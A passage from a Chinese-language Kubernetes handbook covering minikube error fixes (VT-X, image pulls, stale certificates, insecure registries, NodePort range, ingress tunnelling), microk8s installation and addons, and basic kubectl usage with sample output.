
SSH

--vm-driver=none 不支持 ssh

```
[root@localhost ~]# minikube ssh
'none' driver does not support 'minikube ssh' command
```

查看IP地址

```
[root@localhost ~]# minikube ip
172.16.0.121
```

镜像管理

```
neo@MacBook-Pro-Neo ~ % minikube image ls
registry.cn-hangzhou.aliyuncs.com/google_containers/storage-
provisioner:v5
registry.cn-hangzhou.aliyuncs.com/google_containers/pause:3.2
registry.cn-hangzhou.aliyuncs.com/google_containers/metrics-
scraper:v1.0.4
registry.cn-hangzhou.aliyuncs.com/google_containers/kube-
scheduler:v1.20.7
registry.cn-hangzhou.aliyuncs.com/google_containers/kube-
proxy:v1.20.7
registry.cn-hangzhou.aliyuncs.com/google_containers/kube-
controller-manager:v1.20.7
registry.cn-hangzhou.aliyuncs.com/google_containers/kube-
apiserver:v1.20.7
registry.cn-
hangzhou.aliyuncs.com/google_containers/etcd:3.4.13-0
registry.cn-
```

```
hangzhou.aliyuncs.com/google_containers/dashboard:v2.1.0
registry.cn-
hangzhou.aliyuncs.com/google_containers/coredns:1.7.0
docker.io/netkiller/flask:latest
```

kubectl

```
neo@MacBook-Pro-Neo ~ % minikube kubectl -- get pods -A
    > kubectl.sha256: 64 B / 64 B [--------------------------]
100.00% ? p/s 0s
    > kubectl: 44.08 MiB / 44.08 MiB [--------------] 100.00%
5.30 MiB p/s 8.5s
NAMESPACE       NAME
READY   STATUS              RESTARTS   AGE
ingress-nginx   ingress-nginx-admission-create-vzk2b        0/1
ImagePullBackOff    0          118d
ingress-nginx   ingress-nginx-admission-patch-65b85         0/1
ImagePullBackOff    0          118d
ingress-nginx   ingress-nginx-controller-7f79776f95-ncqkn   0/1
ContainerCreating   0          118d
kube-system     coredns-54d67798b7-cnjgw                    1/1
Running             2          121d
kube-system     etcd-minikube                               1/1
Running             2          121d
kube-system     kube-apiserver-minikube                     1/1
Running             2          121d
kube-system     kube-controller-manager-minikube            1/1
Running             2          121d
kube-system     kube-proxy-tr8fd                            1/1
Running             2          121d
kube-system     kube-scheduler-minikube                     1/1
Running             2          121d
kube-system     storage-provisioner                         1/1
Running             2          121d
```

4. Minikube 案例演示

5. FAQ

This computer doesn't have VT-X/AMD-v enabled. Enabling it in the BIOS is mandatory

检查一下 BIOS 是否开启 VT-X/AMD-v

如果在虚拟机安装 Minikube 也会遇到这个问题。 可以使用 --vm-driver=none 参数启动。

```
neo@ubuntu:~$ sudo minikube start --vm-driver=none
```

ERROR FileContent--proc-sys-net-bridge-bridge-nf-call-iptables

解决方法

```
echo "1" > /proc/sys/net/bridge/bridge-nf-call-iptables
```

然后在 minikube start

ERROR ImagePull

[ERROR ImagePull]: failed to pull image k8s.gcr.io/pause:3.1: output: 3.1: Pulling from pause Get https://k8s.gcr.io/v2/pause/manifests/sha256:59eec8837a4d942cc19a52b8c09ea75121acc38114a2c68b98983ce9356b8610: net/http: TLS handshake timeout

更换镜像再重试

```
[root@localhost ~]# minikube start --vm-driver=none --registry-
mirror=https://registry.docker-cn.com
```

证书已存在错误

启动提示如下错误，一般出现这种错误是因为 minikube stop, minikube delete 后再重启 minikube start

```
error execution phase kubeconfig/admin: a kubeconfig file
"/etc/kubernetes/admin.conf" exists already but has got the
wrong CA cert
error execution phase kubeconfig/kubelet: a kubeconfig file
"/etc/kubernetes/kubelet.conf" exists already but has got the
wrong CA cert
error execution phase kubeconfig/controller-manager: a
kubeconfig file "/etc/kubernetes/controller-manager.conf"
exists already but has got the wrong CA cert
error execution phase kubeconfig/scheduler: a kubeconfig file
"/etc/kubernetes/scheduler.conf" exists already but has got the
wrong CA cert
```

解决方法

```
[root@localhost ~]# mv /etc/kubernetes/admin.conf
/etc/kubernetes/admin.conf.backup
[root@localhost ~]# mv /etc/kubernetes/kubelet.conf
/etc/kubernetes/kubelet.conf.backup
[root@localhost ~]# mv /etc/kubernetes/controller-manager.conf
/etc/kubernetes/controller-manager.conf.backup
[root@localhost ~]# mv /etc/kubernetes/scheduler.conf
```

```
/etc/kubernetes/scheduler.conf.backup
```

现在启动 minikube start 不会再出错

```
[root@localhost ~]# minikube start --vm-driver=none
Starting local Kubernetes v1.13.2 cluster...
Starting VM...
Getting VM IP address...
Moving files into cluster...
Setting up certs...
Connecting to cluster...
Setting up kubeconfig...
Stopping extra container runtimes...
Starting cluster components...
Verifying kubelet health ...
Verifying apiserver health ...
Kubectl is now configured to use the cluster.
==================
WARNING: IT IS RECOMMENDED NOT TO RUN THE NONE DRIVER ON
PERSONAL WORKSTATIONS
        The 'none' driver will run an insecure kubernetes
apiserver as root that may leave the host vulnerable to CSRF
attacks

When using the none driver, the kubectl config and credentials
generated will be root owned and will appear in the root home
directory.
You will need to move the files to the appropriate location and
then set the correct permissions.  An example of this is below:

        sudo mv /root/.kube $HOME/.kube # this will write over
any previous configuration
        sudo chown -R $USER $HOME/.kube
        sudo chgrp -R $USER $HOME/.kube

        sudo mv /root/.minikube $HOME/.minikube # this will
write over any previous configuration
        sudo chown -R $USER $HOME/.minikube
        sudo chgrp -R $USER $HOME/.minikube
```

```
This can also be done automatically by setting the env var
CHANGE_MINIKUBE_NONE_USER=true
Loading cached images from config file.


Everything looks great. Please enjoy minikube!
```

http: server gave HTTP response to HTTPS client

问题原因，使用私有 registry 由于没有 HTTPS 导致 kubectl 使用 https 去访问私有 registry.

```
Failed to pull image
"192.168.3.85:5000/netkiller/config:latest": rpc error: code =
Unknown desc = Error response from daemon: Get
https://192.168.3.85:5000/v2/: http: server gave HTTP response
to HTTPS client
```

minikube 并不会使用 docker 配置文件中的 insecure-registry 配置项

解决办法

```
minikube start --insecure-registry=127.0.0.1:5000
```

或指定网段

```
minikube start --insecure-registry "10.0.0.0/24"
```

provided port is not in the valid range. The range of valid ports is 30000-32767

```
iMac:kubernetes neo$ kubectl create -f redis/redis.yml
configmap/redis-config created
deployment.apps/redis created
The Service "redis" is invalid: spec.ports[0].nodePort: Invalid
value: 6379: provided port is not in the valid range. The range
of valid ports is 30000-32767
```

编辑kube-apiserver.yaml文件

```
$ minikube ssh
$ sudo vi /etc/kubernetes/manifests/kube-apiserver.yaml
```

增加kube-apiserver的启动配置项

```
--service-node-port-range=1024-65535
```

```
$ sudo cat /etc/kubernetes/manifests/kube-apiserver.yaml
apiVersion: v1
kind: Pod
metadata:
  annotations:
    kubeadm.kubernetes.io/kube-apiserver.advertise-
address.endpoint: 192.168.64.5:8443
  creationTimestamp: null
  labels:
    component: kube-apiserver
```

```
    tier: control-plane
  name: kube-apiserver
  namespace: kube-system
spec:
  containers:
  - command:
    - kube-apiserver
    - --advertise-address=192.168.64.5
    - --allow-privileged=true
    - --authorization-mode=Node,RBAC
    - --client-ca-file=/var/lib/minikube/certs/ca.crt
    - --enable-admission-
plugins=NamespaceLifecycle,LimitRanger,ServiceAccount,DefaultSt
orageClass,DefaultTolerationSeconds,NodeRestriction,MutatingAdm
issionWebhook,ValidatingAdmissionWebhook,ResourceQuota
    - --enable-bootstrap-token-auth=true
    - --etcd-cafile=/var/lib/minikube/certs/etcd/ca.crt
    - --etcd-certfile=/var/lib/minikube/certs/apiserver-etcd-
client.crt
    - --etcd-keyfile=/var/lib/minikube/certs/apiserver-etcd-
client.key
    - --etcd-servers=https://127.0.0.1:2379
    - --insecure-port=0
    - --kubelet-client-
certificate=/var/lib/minikube/certs/apiserver-kubelet-
client.crt
    - --kubelet-client-key=/var/lib/minikube/certs/apiserver-
kubelet-client.key
    - --kubelet-preferred-address-
types=InternalIP,ExternalIP,Hostname
    - --proxy-client-cert-file=/var/lib/minikube/certs/front-
proxy-client.crt
    - --proxy-client-key-file=/var/lib/minikube/certs/front-
proxy-client.key
    - --requestheader-allowed-names=front-proxy-client
    - --requestheader-client-ca-
file=/var/lib/minikube/certs/front-proxy-ca.crt
    - --requestheader-extra-headers-prefix=X-Remote-Extra-
    - --requestheader-group-headers=X-Remote-Group
    - --requestheader-username-headers=X-Remote-User
    - --secure-port=8443
    - --service-account-key-file=/var/lib/minikube/certs/sa.pub
    - --service-cluster-ip-range=10.10.0.0/24
    - --service-node-port-range=1024-65535
    - --tls-cert-file=/var/lib/minikube/certs/apiserver.crt
```

```
    - --tls-private-key-
file=/var/lib/minikube/certs/apiserver.key
    image: registry.cn-
hangzhou.aliyuncs.com/google_containers/kube-apiserver:v1.19.2
    imagePullPolicy: IfNotPresent
    livenessProbe:
      failureThreshold: 8
      httpGet:
        host: 192.168.64.5
        path: /livez
        port: 8443
        scheme: HTTPS
      initialDelaySeconds: 10
      periodSeconds: 10
      timeoutSeconds: 15
    name: kube-apiserver
    readinessProbe:
      failureThreshold: 3
      httpGet:
        host: 192.168.64.5
        path: /readyz
        port: 8443
        scheme: HTTPS
      periodSeconds: 1
      timeoutSeconds: 15
    resources:
      requests:
        cpu: 250m
    startupProbe:
      failureThreshold: 24
      httpGet:
        host: 192.168.64.5
        path: /livez
        port: 8443
        scheme: HTTPS
      initialDelaySeconds: 10
      periodSeconds: 10
      timeoutSeconds: 15
    volumeMounts:
    - mountPath: /etc/ssl/certs
      name: ca-certs
      readOnly: true
    - mountPath: /var/lib/minikube/certs
      name: k8s-certs
      readOnly: true
```

```
    - mountPath: /usr/share/ca-certificates
      name: usr-share-ca-certificates
      readOnly: true
  hostNetwork: true
  priorityClassName: system-node-critical
  volumes:
  - hostPath:
      path: /etc/ssl/certs
      type: DirectoryOrCreate
    name: ca-certs
  - hostPath:
      path: /var/lib/minikube/certs
      type: DirectoryOrCreate
    name: k8s-certs
  - hostPath:
      path: /usr/share/ca-certificates
      type: DirectoryOrCreate
    name: usr-share-ca-certificates
status: {}
```

```
sudo systemctl restart kubelet
```

Exiting due to MK_ENABLE: run callbacks: running callbacks: [verifying registry addon pods : timed out waiting for the condition: timed out waiting for the condition]

```
iMac:~ neo$ minikube addons enable registry
🔎   Verifying registry addon...

❌   Exiting due to MK_ENABLE: run callbacks: running callbacks:
[verifying registry addon pods : timed out waiting for the
condition: timed out waiting for the condition]

😿   If the above advice does not help, please let us know:
👉   https://github.com/kubernetes/minikube/issues/new/choose
```

```

```

Exiting due to SVC_URL_TIMEOUT: http://127.0.0.1:11068/api/v1/namespaces/kubernetes-dashboard/services/http:kubernetes-dashboard:/proxy/ is not accessible: Temporary Error: unexpected response code: 503

```
minikube dashboard --alsologtostderr -v=1
```

```
[docker@localhost ~]$ kubectl get pods --all-namespaces | grep
dashboard
kubernetes-dashboard   dashboard-metrics-scraper-6f7955cd98-
xjzkq   0/1     ImagePullBackOff    0          11d
kubernetes-dashboard   kubernetes-dashboard-7bf64fd654-ckr7v
0/1     ImagePullBackOff    0          11d
```

```
[docker@localhost ~]$ kubectl logs --namespace=kubernetes-
dashboard kubernetes-dashboard-7bf64fd654-ckr7v
Error from server (BadRequest): container "kubernetes-
dashboard" in pod "kubernetes-dashboard-7bf64fd654-ckr7v" is
waiting to start: trying and failing to pull image
```

Mac minikube ip 不通，ingress 不工作

```
minikube start --image-mirror-country=cn --insecure-
registry="registry.netkiller.cn" --cache-images=true
```

```
Neo-iMac:~ neo$ kubectl get pods -n ingress-nginx
NAME                                        READY   STATUS
RESTARTS   AGE
ingress-nginx-admission-create--1-qpckk     0/1     Completed
0          18h
ingress-nginx-admission-patch--1-5x94l      0/1     Completed
0          18h
ingress-nginx-controller-78d858bdc7-nrszs   1/1     Running
1          18h

Neo-iMac:~ neo$ kubectl create deployment web --
image=nginx:latest
deployment.apps/web created

Neo-iMac:~ neo$ kubectl expose deployment web --type=NodePort -
-port=80
service/web exposed

Neo-iMac:~ neo$ kubectl get service web
NAME   TYPE       CLUSTER-IP      EXTERNAL-IP   PORT(S)
AGE
web    NodePort   10.109.55.204   <none>        8080:30857/TCP
19s

Neo-iMac:~ neo$ minikube service web --url
🏃  Starting tunnel for service web.
|-----------|------|-------------|------------------------|
| NAMESPACE | NAME | TARGET PORT |          URL           |
|-----------|------|-------------|------------------------|
| default   | web  |             | http://127.0.0.1:62956 |
|-----------|------|-------------|------------------------|
http://127.0.0.1:62956
❗  Because you are using a Docker driver on darwin, the
terminal needs to be open to run it.
```

ingress.yaml

```
apiVersion: networking.k8s.io/v1
kind: Ingress
metadata:
  name: nginx
  annotations:
    kubernetes.io/ingress.class: nginx
spec:
  rules:
    - host: www.netkiller.cn
      http:
        paths:
          - path: /
            pathType: Prefix
            backend:
              service:
                name: web
                port:
                  number: 80
```

http://www.netkiller.cn 无法访问，解决方案 minikube tunnel

```
Neo-iMac:~ neo$ minikube tunnel
❗  The service/ingress example-ingress requires privileged
ports to be exposed: [80 443]
🔑  sudo permission will be asked for it.
🏃  Starting tunnel for service example-ingress.
Password:
```

如果注意观察，在启动的时候系统已经提示：After the addon is enabled, please run "minikube tunnel" and your ingress resources would be available at "127.0.0.1"

```
Neo-iMac:nginx neo$ minikube start --image-mirror-country=cn --
```

```
insecure-registry="registry.netkiller.cn" --cache-images=true
😄  minikube v1.24.0 on Darwin 12.0.1
✨  Using the docker driver based on existing profile
👍  Starting control plane node minikube in cluster minikube
🚜  Pulling base image ...
🔄  Restarting existing docker container for "minikube" ...
🐳  Preparing Kubernetes v1.22.3 on Docker 20.10.8 ...
🔎  Verifying Kubernetes components...
💡  After the addon is enabled, please run "minikube tunnel"
and your ingress resources would be available at "127.0.0.1"
    ▪ Using image registry.cn-
hangzhou.aliyuncs.com/google_containers/dashboard:v2.3.1
    ▪ Using image registry.cn-
hangzhou.aliyuncs.com/google_containers/storage-provisioner:v5
    ▪ Using image registry.cn-
hangzhou.aliyuncs.com/google_containers/nginx-ingress-
controller:v1.0.4
    ▪ Using image registry.cn-
hangzhou.aliyuncs.com/google_containers/metrics-scraper:v1.0.7
    ▪ Using image registry.cn-
hangzhou.aliyuncs.com/google_containers/kube-webhook-
certgen:v1.1.1
    ▪ Using image registry.cn-
hangzhou.aliyuncs.com/google_containers/kube-webhook-
certgen:v1.1.1
🔎  Verifying ingress addon...
🌟  Enabled addons: dashboard, storage-provisioner, default-
storageclass, ingress
🏄  Done! kubectl is now configured to use "minikube" cluster
and "default" namespace by default
```

第 108 章 microk8s

https://microk8s.io

更多配置参考官网 https://github.com/ubuntu/microk8s

1. 安装 microk8s

latest/stable 安装最新版本

```
root@kubernetes:~# snap install microk8s --classic --
channel=latest/stable
microk8s v1.21.3 from Canonical✓ installed
```

查看安装情况

```
root@kubernetes:~# snap list
Name      Version   Rev    Tracking       Publisher   Notes
core18    20210722  2128   latest/stable  canonical✓  base
lxd       4.0.7     21029  4.0/stable/…   canonical✓  -
microk8s  v1.21.3   2346   latest/stable  canonical✓  classic
snapd     2.51.4    12883  latest/stable  canonical✓  snapd
```

```
root@kubernetes:~# microk8s start
Started.
```

启用或禁用 microk8s

```
snap disable microk8s   # 禁用
snap enable microk8s    # 启用
```

卸载

```
microk8s.reset
snap remove microk8s
```

安装 VirtualBox

```
neo@ubuntu:~$ sudo apt install -y virtualbox
```

安装指定版本

```
root@kubernetes:~# snap info microk8s
name:      microk8s
summary:   Lightweight Kubernetes for workstations and
appliances
publisher: Canonical✓
store-url: https://snapcraft.io/microk8s
contact:   https://github.com/ubuntu/microk8s
license:   unset
description: |
  MicroK8s is the smallest, simplest, pure production
Kubernetes for clusters, laptops, IoT and
  Edge, on Intel and ARM. One command installs a single-node
K8s cluster with carefully selected
  add-ons on Linux, Windows and macOS.  MicroK8s requires no
```

```
configuration, supports automatic
  updates and GPU acceleration. Use it for offline development,
prototyping, testing, to build your
  CI/CD pipeline or your IoT apps.
commands:
  - microk8s.add-node
  - microk8s.cilium
  - microk8s.config
  - microk8s.ctr
  - microk8s.dashboard-proxy
  - microk8s.dbctl
  - microk8s.disable
  - microk8s.enable
  - microk8s.helm
  - microk8s.helm3
  - microk8s.inspect
  - microk8s.istioctl
  - microk8s.join
  - microk8s.juju
  - microk8s.kubectl
  - microk8s.leave
  - microk8s.linkerd
  - microk8s
  - microk8s.refresh-certs
  - microk8s.remove-node
  - microk8s.reset
  - microk8s.start
  - microk8s.status
  - microk8s.stop
services:
  microk8s.daemon-apiserver:            simple, enabled,
inactive
  microk8s.daemon-apiserver-kicker:     simple, enabled, active
  microk8s.daemon-cluster-agent:        simple, enabled, active
  microk8s.daemon-containerd:           simple, enabled, active
  microk8s.daemon-control-plane-kicker: simple, enabled,
inactive
  microk8s.daemon-controller-manager:   simple, enabled,
inactive
  microk8s.daemon-etcd:                 simple, enabled,
inactive
  microk8s.daemon-flanneld:             simple, enabled,
inactive
  microk8s.daemon-kubelet:              simple, enabled,
inactive
```

```
  microk8s.daemon-kubelite:             simple, enabled, active
  microk8s.daemon-proxy:                simple, enabled,
inactive
  microk8s.daemon-scheduler:            simple, enabled,
inactive
snap-id:      EaXqgt1lyCaxKaQCU349mlodBkDCXRcg
tracking:     latest/stable
refresh-date: today at 07:54 UTC
channels:
  1.21/stable:      v1.21.3  2021-07-27 (2346) 191MB classic
  1.21/candidate:   v1.21.4  2021-08-20 (2407) 191MB classic
  1.21/beta:        v1.21.4  2021-08-20 (2407) 191MB classic
  1.21/edge:        v1.21.4  2021-08-23 (2427) 191MB classic
  latest/stable:    v1.21.3  2021-07-28 (2346) 191MB classic
  latest/candidate: v1.22.1  2021-08-20 (2424) 195MB classic
  latest/beta:      v1.22.1  2021-08-20 (2424) 195MB classic
  latest/edge:      v1.22.1  2021-08-27 (2451) 195MB classic
  dqlite/stable:    –
  dqlite/candidate: –
  dqlite/beta:      –
  dqlite/edge:      v1.16.2  2019-11-07 (1038) 189MB classic
  1.22/stable:      v1.22.0  2021-08-13 (2399) 195MB classic
  1.22/candidate:   v1.22.1  2021-08-27 (2450) 195MB classic
  1.22/beta:        v1.22.1  2021-08-27 (2450) 195MB classic
  1.22/edge:        v1.22.1  2021-08-27 (2450) 195MB classic
  1.20/stable:      v1.20.9  2021-08-01 (2361) 221MB classic
  1.20/candidate:   v1.20.10 2021-08-19 (2409) 221MB classic
  1.20/beta:        v1.20.10 2021-08-19 (2409) 221MB classic
  1.20/edge:        v1.20.10 2021-08-12 (2409) 221MB classic
  1.19/stable:      v1.19.13 2021-07-26 (2339) 216MB classic
  1.19/candidate:   v1.19.14 2021-08-19 (2408) 216MB classic
  1.19/beta:        v1.19.14 2021-08-19 (2408) 216MB classic
  1.19/edge:        v1.19.14 2021-08-12 (2408) 216MB classic
  1.18/stable:      v1.18.20 2021-07-12 (2271) 198MB classic
  1.18/candidate:   v1.18.20 2021-07-12 (2271) 198MB classic
  1.18/beta:        v1.18.20 2021-07-12 (2271) 198MB classic
  1.18/edge:        v1.18.20 2021-06-16 (2271) 198MB classic
  1.17/stable:      v1.17.17 2021-01-15 (1916) 177MB classic
  1.17/candidate:   v1.17.17 2021-01-14 (1916) 177MB classic
  1.17/beta:        v1.17.17 2021-01-14 (1916) 177MB classic
  1.17/edge:        v1.17.17 2021-01-13 (1916) 177MB classic
  1.16/stable:      v1.16.15 2020-09-12 (1671) 179MB classic
  1.16/candidate:   v1.16.15 2020-09-04 (1671) 179MB classic
  1.16/beta:        v1.16.15 2020-09-04 (1671) 179MB classic
  1.16/edge:        v1.16.15 2020-09-02 (1671) 179MB classic
```

```
  1.15/stable:      v1.15.11 2020-03-27 (1301) 171MB classic
  1.15/candidate:   v1.15.11 2020-03-27 (1301) 171MB classic
  1.15/beta:        v1.15.11 2020-03-27 (1301) 171MB classic
  1.15/edge:        v1.15.11 2020-03-26 (1301) 171MB classic
  1.14/stable:      v1.14.10 2020-01-06 (1120) 217MB classic
  1.14/candidate:   ↑
  1.14/beta:        ↑
  1.14/edge:        v1.14.10 2020-03-26 (1303) 217MB classic
  1.13/stable:      v1.13.6  2019-06-06  (581) 237MB classic
  1.13/candidate:   ↑
  1.13/beta:        ↑
  1.13/edge:        ↑
  1.12/stable:      v1.12.9  2019-06-06  (612) 259MB classic
  1.12/candidate:   ↑
  1.12/beta:        ↑
  1.12/edge:        ↑
  1.11/stable:      v1.11.10 2019-05-10  (557) 258MB classic
  1.11/candidate:   ↑
  1.11/beta:        ↑
  1.11/edge:        ↑
  1.10/stable:      v1.10.13 2019-04-22  (546) 222MB classic
  1.10/candidate:   ↑
  1.10/beta:        ↑
  1.10/edge:        ↑
installed:          v1.21.3             (2346) 191MB classic
```

```
snap install microk8s --channel=1.14/beta --classic
```

2. 组件管理

```
root@kubernetes:~# microk8s enable ADDON -- --help
Addon ADDON does not yet have a help message.
For more information about it, visit
https://microk8s.io/docs/addons
```

启用组件

```
microk8s enable dashboard dns ingress istio registry storage
```

microk8s 只是最精简的安装，所以只有 api-server, controller-manager, scheduler, kubelet, cni, kube-proxy 被安装运行。额外的服务比如 kube-dns, dashboard 可以通过 microk8s.enable 启动

可用的扩展

```
dns
dashboard
storage
ingress
gpu
istio
registry
metrics-server
```

dns

```
microk8s.enable dns
禁用
microk8s.disable dns
```

dashboard

```
microk8s enable dashboard
```

```
root@kubernetes:~# microk8s enable dashboard
Enabling Kubernetes Dashboard
Addon metrics-server is already enabled.
Applying manifest
serviceaccount/kubernetes-dashboard created
service/kubernetes-dashboard created
secret/kubernetes-dashboard-certs created
secret/kubernetes-dashboard-csrf created
secret/kubernetes-dashboard-key-holder created
configmap/kubernetes-dashboard-settings created
role.rbac.authorization.k8s.io/kubernetes-dashboard created
clusterrole.rbac.authorization.k8s.io/kubernetes-dashboard
created
rolebinding.rbac.authorization.k8s.io/kubernetes-dashboard
created
clusterrolebinding.rbac.authorization.k8s.io/kubernetes-
dashboard created
deployment.apps/kubernetes-dashboard created
service/dashboard-metrics-scraper created
deployment.apps/dashboard-metrics-scraper created

If RBAC is not enabled access the dashboard using the default
token retrieved with:

token=$(microk8s kubectl -n kube-system get secret | grep
```

```
default-token | cut -d " " -f1)
microk8s kubectl -n kube-system describe secret $token

In an RBAC enabled setup (microk8s enable RBAC) you need to
create a user with restricted
permissions as shown in:
https://github.com/kubernetes/dashboard/blob/master/docs/user/a
ccess-control/creating-sample-user.md
```

```
microk8s dashboard-proxy
```

3. kubectl

为了不和已经安装的 kubectl 产生冲突，microk8s 有自己的 microk8s.kubectl 命令

```
microk8s.kubectl get services
```

如果本地没有 kubectl 命令可以增加一个别名

```
snap alias microk8s.kubectl kubectl
```

取消别名

```
snap unalias kubectl
```

API 服务监听 8080 端口

```
microk8s.kubectl config view
```

4. Kubernetes Addons

```
root@kubernetes:~# microk8s kubectl get all --all-namespaces
NAMESPACE     NAME
READY   STATUS     RESTARTS   AGE
kube-system   pod/calico-kube-controllers-f7868dd95-xrt2w
0/1     Pending    0          83m
kube-system   pod/metrics-server-8bbfb4bdb-6m92q
0/1     Pending    0          74m
kube-system   pod/calico-node-vpsbv
0/1     Init:0/3   0          83m
kube-system   pod/kubernetes-dashboard-85fd7f45cb-w824z
0/1     Pending    0          114s
kube-system   pod/dashboard-metrics-scraper-78d7698477-g5b5k
0/1     Pending    0          114s

NAMESPACE     NAME                                TYPE
CLUSTER-IP       EXTERNAL-IP   PORT(S)    AGE
default       service/kubernetes                  ClusterIP
10.152.183.1     <none>        443/TCP    83m
kube-system   service/metrics-server              ClusterIP
10.152.183.99    <none>        443/TCP    74m
kube-system   service/kubernetes-dashboard        ClusterIP
10.152.183.225   <none>        443/TCP    114s
kube-system   service/dashboard-metrics-scraper   ClusterIP
10.152.183.11    <none>        8000/TCP   114s

NAMESPACE     NAME                           DESIRED   CURRENT
READY   UP-TO-DATE   AVAILABLE   NODE SELECTOR            AGE
kube-system   daemonset.apps/calico-node   1         1
0       1            0           kubernetes.io/os=linux   83m

NAMESPACE     NAME                                       READY
UP-TO-DATE   AVAILABLE   AGE
kube-system   deployment.apps/calico-kube-controllers    0/1
1            0           83m
kube-system   deployment.apps/metrics-server             0/1
1            0           74m
kube-system   deployment.apps/kubernetes-dashboard       0/1
1            0           114s
kube-system   deployment.apps/dashboard-metrics-scraper   0/1
```

```
1             0           114s

NAMESPACE     NAME
DESIRED   CURRENT   READY   AGE
kube-system   replicaset.apps/calico-kube-controllers-f7868dd95
1         1         0       83m
kube-system   replicaset.apps/metrics-server-8bbfb4bdb
1         1         0       74m
kube-system   replicaset.apps/kubernetes-dashboard-85fd7f45cb
1         1         0       114s
kube-system   replicaset.apps/dashboard-metrics-scraper-
78d7698477   1         1         0       114s
```

第 109 章 Kubernetes 集群管理

kubectl - controls the Kubernetes cluster manager.

kubectl是Kubernetes的命令行管理工具

```
kubectl controls the Kubernetes cluster manager.

Find more information at:
https://kubernetes.io/docs/reference/kubectl/overview/

Basic Commands (Beginner):
  create         Create a resource from a file or from stdin.
  expose         Take a replication controller, service,
deployment or pod and expose it as a new Kubernetes Service
  run            Run a particular image on the cluster
  set            Set specific features on objects

Basic Commands (Intermediate):
  explain        Documentation of resources
  get            Display one or many resources
  edit           Edit a resource on the server
  delete         Delete resources by filenames, stdin,
resources and names, or by resources and label selector

Deploy Commands:
  rollout        Manage the rollout of a resource
  scale          Set a new size for a Deployment, ReplicaSet,
Replication Controller, or Job
  autoscale      Auto-scale a Deployment, ReplicaSet, or
ReplicationController

Cluster Management Commands:
  certificate    Modify certificate resources.
  cluster-info   Display cluster info
  top            Display Resource (CPU/Memory/Storage) usage.
  cordon         Mark node as unschedulable
  uncordon       Mark node as schedulable
  drain          Drain node in preparation for maintenance
```

```
  taint          Update the taints on one or more nodes

Troubleshooting and Debugging Commands:
  describe       Show details of a specific resource or group
of resources
  logs           Print the logs for a container in a pod
  attach         Attach to a running container
  exec           Execute a command in a container
  port-forward   Forward one or more local ports to a pod
  proxy          Run a proxy to the Kubernetes API server
  cp             Copy files and directories to and from
containers.
  auth           Inspect authorization

Advanced Commands:
  diff           Diff live version against would-be applied
version
  apply          Apply a configuration to a resource by
filename or stdin
  patch          Update field(s) of a resource using strategic
merge patch
  replace        Replace a resource by filename or stdin
  wait           Experimental: Wait for a specific condition on
one or many resources.
  convert        Convert config files between different API
versions

Settings Commands:
  label          Update the labels on a resource
  annotate       Update the annotations on a resource
  completion     Output shell completion code for the specified
shell (bash or zsh)

Other Commands:
  api-resources  Print the supported API resources on the
server
  api-versions   Print the supported API versions on the
server, in the form of "group/version"
  config         Modify kubeconfig files
  plugin         Provides utilities for interacting with
plugins.
  version        Print the client and server version
information

Usage:
```

```
  kubectl [flags] [options]

Use "kubectl <command> --help" for more information about a
given command.
Use "kubectl options" for a list of global command-line options
(applies to all commands).
```

1. 配置

KUBECONFIG

KUBECONFIG 环境变量

use-context

```
[root@netkiller ~]# kubectl config view
apiVersion: v1
clusters:
- cluster:
    certificate-authority-data: DATA+OMITTED
    server: https://127.0.0.1:6445
  name: k3d-mycluster
contexts:
- context:
    cluster: k3d-mycluster
    user: admin@k3d-mycluster
  name: k3d-mycluster
current-context: k3d-mycluster
kind: Config
preferences: {}
users:
- name: admin@k3d-mycluster
  user:
    client-certificate-data: REDACTED
    client-key-data: REDACTED
```

```
$ kubectl config use-context
```

2. 如何从 docker 过渡到 kubectl 命令

docker run 命令

```
$ docker run -d --restart=always -e DOMAIN=cluster --name nginx
-p 80:80 nginx
```

kubectl 命令

```
$ kubectl run --image=nginx nginx-app --port=80 --
env="DOMAIN=cluster"
$ kubectl expose deployment nginx-app --port=80 --name=nginx-
http
```

docker exec 命令

```
$ docker run -t -i ubuntu:14.10 /bin/bash
```

kubectl 命令

```
$ kubectl exec -ti nginx-app-5jyvm -- /bin/sh
```

docker ps 命令

```
$ docker ps
```

kubectl 命令

```
$ kubectl get pods
NAME                          READY   STATUS    RESTARTS   AGE
mongodba-6d5d6ddf64-jw4fv   1/1     Running   0          16h

# kubectl exec -it mongodba-6d5d6ddf64-jw4fv bash
```

执行 Shell

进入容器内部.

```
$ kubectl get pods
NAME                          READY   STATUS    RESTARTS   AGE
mongodba-6d5d6ddf64-jw4fv   1/1     Running   0          16h

$ kubectl exec -it mongodba-6d5d6ddf64-jw4fv bash
```

```
kubectl run busybox --image=busybox:latest

iMac:kubernetes neo$ kubectl exec -it busybox -- nslookup
www.netkiller.cn
Server:         10.10.0.10
Address:        10.10.0.10:53

Non-authoritative answer:
www.netkiller.cn        canonical name = netkiller.github.io
```

```
Name:   netkiller.github.io
Address: 185.199.110.153
Name:   netkiller.github.io
Address: 185.199.108.153
Name:   netkiller.github.io
Address: 185.199.111.153
Name:   netkiller.github.io
Address: 185.199.109.153

*** Can't find www.netkiller.cn: No answer
```

查看信息

api-versions

```
iMac:springboot neo$ kubectl api-versions
admissionregistration.k8s.io/v1
admissionregistration.k8s.io/v1beta1
apiextensions.k8s.io/v1
apiextensions.k8s.io/v1beta1
apiregistration.k8s.io/v1
apiregistration.k8s.io/v1beta1
apps/v1
authentication.k8s.io/v1
authentication.k8s.io/v1beta1
authorization.k8s.io/v1
authorization.k8s.io/v1beta1
autoscaling/v1
autoscaling/v2beta1
autoscaling/v2beta2
batch/v1
batch/v1beta1
certificates.k8s.io/v1
certificates.k8s.io/v1beta1
coordination.k8s.io/v1
coordination.k8s.io/v1beta1
discovery.k8s.io/v1beta1
events.k8s.io/v1
events.k8s.io/v1beta1
```

```
extensions/v1beta1
networking.k8s.io/v1
networking.k8s.io/v1beta1
node.k8s.io/v1beta1
policy/v1beta1
rbac.authorization.k8s.io/v1
rbac.authorization.k8s.io/v1beta1
scheduling.k8s.io/v1
scheduling.k8s.io/v1beta1
storage.k8s.io/v1
storage.k8s.io/v1beta1
v1
```

节点

```
[root@localhost ~]# kubectl get nodes
NAME       STATUS   ROLES    AGE   VERSION
minikube   Ready    master   23m   v1.13.2
```

nodes

```
[root@localhost ~]# kubectl get nodes
NAME       STATUS   ROLES    AGE    VERSION
minikube   Ready    master   119m   v1.13.2
```

```
iMac:~ neo$ kubectl get node
NAME       STATUS   ROLES    AGE   VERSION
minikube   Ready    master   42h   v1.19.0

iMac:~ neo$ kubectl get node -o wide
```

```
